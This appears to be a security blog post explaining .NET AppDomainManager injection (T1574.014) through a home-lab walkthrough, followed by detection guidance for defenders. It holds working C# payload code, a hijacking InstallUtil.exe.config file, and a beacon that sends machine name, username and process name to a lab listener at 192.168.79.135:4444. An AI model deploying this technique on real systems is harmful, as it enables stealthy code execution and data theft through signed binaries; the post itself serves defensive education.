In a recent Tradecraft Tuesday session put on by Huntress, Staff Threat Intelligence Analyst Casey Smith and Senior Principal Security Researcher John Hammond highlighted a fascinating technique attackers can use to proxy execution of a malicious, attacker-controlled .NET assembly by leveraging the AppDomainManager class within the .NET Framework. Casey is “the guy” for this research — his work on AppDomainManager activity dates back to at least 2017, as documented in this writeup by PentestLaboratories. I was so fascinated by their presentation that I immediately fired up my home lab that night to play around with it myself.
This post covers exactly what AppDomainManager is, its legitimate uses, and how attackers can leverage it to carry out their objectives. Credit to Casey Smith, John Hammond, and the entire Huntress team for sharing this with the community.
What is AppDomainManager?
AppDomainManager is a .NET Framework extensibility component that allows developers to customize how the Common Language Runtime (CLR) initializes and manages application domains. Every managed application runs inside a CLR process, and the AppDomainManager class is used to create and manage one or more isolated runtime environments (Application Domains) inside that process to host .NET application execution. The AppDomain controls:
- Assembly loading (
.exeor.dllbinaries) into the AppDomain for execution - Security policies
- Execution context
- Lifecycle events
The position of AppDomainManager in the execution flow is what makes it interesting from an offensive perspective:
- Windows loads the executable
- CLR is initialized
- CLR creates the default AppDomain
AppDomainManageris instantiated (if configured)- Application assemblies begin loading
Main()executes
The AppDomainManager is instantiated before the main code of the .NET executable runs. If an adversary can influence that initialization step, their malicious code executes prior to the legitimate application.
Legitimate uses include creating custom hosting environments, security and policy enforcement, and diagnostics/instrumentation. But when it allows for arbitrary managed code execution, it becomes a significant security risk.
How AppDomainManager Can Turn Any .NET Binary Into a LOLBin
MITRE ATT&CK tracks abuse of AppDomainManager under T1574.014 — Hijack Execution Flow: AppDomainManager. The key insight is that we’re leveraging a legitimate tool doing exactly what it was designed to do — just pointed at a malicious payload.
Rather than dropping a new .exe, this technique instead leverages malicious, attacker-controlled DLLs, similar in spirit to DLL side-loading. This matters for detection: DLL loading generates far less evidence than traditional process execution, and because no new processes are spawned, a large category of process-creation-based detections goes blind.
One more framing point worth making explicit: nowhere in this post do I use the word vulnerability — and that’s intentional. This isn’t a vulnerability being exploited. It’s a feature being repurposed, which is a common theme in .NET and Windows internals generally.
Performing AppDomainManager Injection
The simplest exploitation path uses a .config file for the .NET executable being weaponized. When a .NET assembly runs, it searches within its local directory for a config file matching the executable name with a .config extension — for example, powershell.exe looks for powershell.exe.config. These are standard XML files used to specify runtime configurations, including which assemblies to load.
This is a post-initial-access technique: the attacker needs a foothold on the victim machine and write access to the filesystem. Given that, the attack requires three components in the same directory:
- A legitimate .NET assembly moved to an attacker-writable location (we’ll use
C:\PoC) - A malicious .NET assembly containing attacker-controlled code
- A
.configfile for the legitimate assembly, pointing it at the malicious DLL
Step 1 — Build the malicious assembly
For the simplest demonstration, we create a C# assembly that pops a message box on load:
using System;
using System.IO;
using System.Reflection;
using System.Runtime.Hosting;

public sealed class VeryLegitimate : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        System.Windows.Forms.MessageBox.Show("You have been pwned!");
        return;
    }
}
The assembly is named VeryLegitimate in both the .csproj and the class definition — the compiled DLL will carry that name. Build it with:
dotnet build

Step 2 — Create the .exe.config file
For this example we’re targeting InstallUtil.exe, so the config file is named InstallUtil.exe.config:
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
    <startup>
        <supportedRuntime version="v4.0" sku="client" />
    </startup>
    <runtime>
        <appDomainManagerAssembly value="VeryLegitimate, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null" />
        <appDomainManagerType value="VeryLegitimate" />
    </runtime>
</configuration>
The appDomainManagerAssembly and appDomainManagerType fields tell the CLR to instantiate our assembly as the AppDomainManager before InstallUtil.exe does anything.
Step 3 — Stage the files and execute
Place the legitimate executable, the malicious DLL, and the config file together in C:\PoC:


Run InstallUtil.exe from that directory and the message box fires before InstallUtil carries out its own logic — confirming the malicious code ran first. Execution pauses until the box is dismissed, at which point InstallUtil exits complaining about missing command-line arguments.
Kicking It Up: Sending Beacon Data to a Remote Host
Dialogue boxes are fun, but let’s make it operational. The revised assembly below gathers host, user, and process context, then sends it to a remote listener via HTTP GET:
using System;
using System.Net;
using System.Runtime.Hosting;

public sealed class VeryLegitimate : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        try
        {
            string host = Environment.MachineName;
            string user = Environment.UserName;
            string proc = System.Diagnostics.Process.GetCurrentProcess().ProcessName;

            string url = $"http://192.168.79.135:4444/beacon?host={host}&user={user}&proc={proc}";

            using (WebClient client = new WebClient())
            {
                client.DownloadString(url);
            }
        }
        catch
        {
            // Swallow exceptions silently — stealth over reliability for PoC purposes
        }
    }
}

After recompiling and dropping the updated DLL into C:\PoC, stand up a Python listener on the attacker box:
python3 -m http.server 4444
Execute InstallUtil.exe from C:\PoC again — this time it completes cleanly with no user interaction required.

The listener receives a GET request from the victim with machine name, username, and process name — all exfiltrated through a signed Microsoft binary with no new process creation.

Detection: The Bad News and the Good News
The bad news first. This is a genuinely difficult technique to write high-fidelity custom detections for, at least in the Sentinel/MDE stack.
The core problem is that we’re using legitimate, signed .NET assemblies — which gives the behavior an inherent veneer of legitimacy — and we’re loading DLLs rather than spawning processes, which eliminates the most common detection surface. Compounding this: .exe.config files are legitimately created for a large number of .NET executables in real environments, making a config-file-creation detection extremely noisy without significant contextual enrichment.
The closest thing to a smoking gun at the command-line/process layer is a known .NET assembly executing from outside its native path. Seeing InstallUtil.exe running from C:\PoC rather than C:\Windows\Microsoft.NET\Framework64\... is inherently suspicious. Pair that with a .exe.config and a DLL appearing in the same non-standard directory, and you have a high-confidence cluster worth immediate investigation.
The good news. This technique is over a decade old — Casey Smith’s research predates many of the defenders reading this post. MDE has had time to build native coverage for it. In my own testing, MDE flagged AppDomainManager injection immediately on a monitored device without any custom rule. If you’re running MDE with current signatures, you may not need to write a custom detection query at all — though I’d still recommend confirming coverage in your own environment rather than assuming it.
The takeaway for detection engineers: don’t rely solely on process-creation telemetry for .NET-based technique coverage. Image load events, filesystem writes to non-standard paths for known system binaries, and config file placement are your supplementary signals here, even if the out-of-box coverage holds for now.
The AppDomainManager injection technique is a clean illustration of a principle that keeps recurring in Windows internals: the most durable offensive techniques aren’t vulnerabilities — they’re features. That’s precisely what makes them hard to eliminate and why defenders need to understand them at the same depth attackers do.
Credit again to Casey Smith, John Hammond, and the Huntress team for showcasing this at Tradecraft Tuesday.
Originally published on Medium.